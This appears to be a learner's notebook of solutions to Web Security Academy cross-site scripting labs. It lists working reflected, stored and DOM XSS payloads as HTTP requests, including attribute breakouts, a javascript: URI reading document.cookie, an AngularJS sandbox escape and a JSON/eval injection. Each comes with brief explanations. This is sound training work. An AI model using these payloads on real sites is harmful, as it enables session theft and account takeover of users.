Web Security Academy
Objective
Keep track of my solutions for each Academy labs that I complete from this point forward. For the simplest ones, I do not expect to have much more details than the payload.
SQL injection
Apprentice
Practitioner
Expert
Cross-site scripting
Apprentice
Reflected XSS into HTML context with nothing encoded
GET /?search=<script>alert("xss")</script> HTTP/2
Host: web-security-academy.net
Stored XSS into HTML context with nothing encoded
POST /post/comment HTTP/2
Host: web-security-academy.net

csrf=n9tEwCTM1iXg7nP4Rbr6S1WBleMedvrX&postId=6&comment=<script>alert("xss")</script>&name=xss&email=xss@xss.xss&website=
DOM XSS in document.write sink using source location.search
Before the XSS, inject enough HTML to close the existing tag.
GET /?search="><script>alert("xss")</script> HTTP/2
Host: web-security-academy.net
DOM XSS in innerHTML sink using source location.search
Inject HTML content that triggers XSS. Most simple is img with an invalid src attribute.
GET /?search=<img src=x onerror=alert("xss")> HTTP/2
Host: web-security-academy.net
DOM XSS in jQuery anchor href attribute sink using location.search source
GET /feedback?returnPath=javascript:alert(document.cookie) HTTP/1.1
Host: web-security-academy.net
DOM XSS in jQuery selector sink using a hashchange event
Exploit server response with malicious payload.
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Server: Academy Exploit Server
Content-Length: 133

<iframe src="https://web-security-academy.net/#" onload="this.src+='<img src=1 onerror=print()>'">
Reflected XSS into attribute with angle brackets HTML-encoded
GET /?search=value" autofocus onfocus=javascript:alert() catcher=" HTTP/2
Host: web-security-academy.net
There was some leftover quotes from the value attribute that needed to be matched in order for the onfocus attribute to not fail.

Stored XSS into anchor href attribute with double quotes HTML-encoded
POST /post/comment HTTP/2
Host: web-security-academy.net

csrf=M20B5PFxtj616yG2NUeu26yMhrYYFKMN&postId=2&comment=comment&name=name&email=email@email.com&website=javascript:alert()
Reflected XSS into a JavaScript string with angle brackets HTML encoded
GET /?search=%27-alert%281%29%2F%2F HTTP/2
Host: web-security-academy.net
Practitioner
DOM XSS in document.write sink using source location.search inside a select element
GET /product?productId=2&storeId=Pariss<select><img src=1 onerror=alert()> HTTP/2
Host: web-security-academy.net
DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded
GET /?search={{constructor.constructor('alert(1)')()}} HTTP/2
Host: web-security-academy.net
Payload from PayloadAllTheThings
Reflected DOM XSS
I had to lookup the solution for this one and even watch a community video to fully understand it. I didn't now that there was a difference between JSON and Javascript Objects.
If I had to summary the vulnerability, I would say that it is a content injection (we can inject content into the API response via unescaped ""). Followed by triggering the alert("xss") function via an arithmetic operator ("-"). Also, unsafe use of the eval function.
GET /search-results?search=%5C%22-alert%281%29%7D%2F%2F HTTP/2
Host: web-security-academy.netHTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 45
{"results":[],"searchTerm":"\\"-alert(1)}//"}function search(path) {
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
if (this.readyState == 4 && this.status == 200) {
eval('var searchResultsObj = ' + this.responseText);
displaySearchResults(searchResultsObj);
}
};
[...]Following the injection, the eval statement will look like:
eval('var searchResultsObj = ' + ""-alert(1));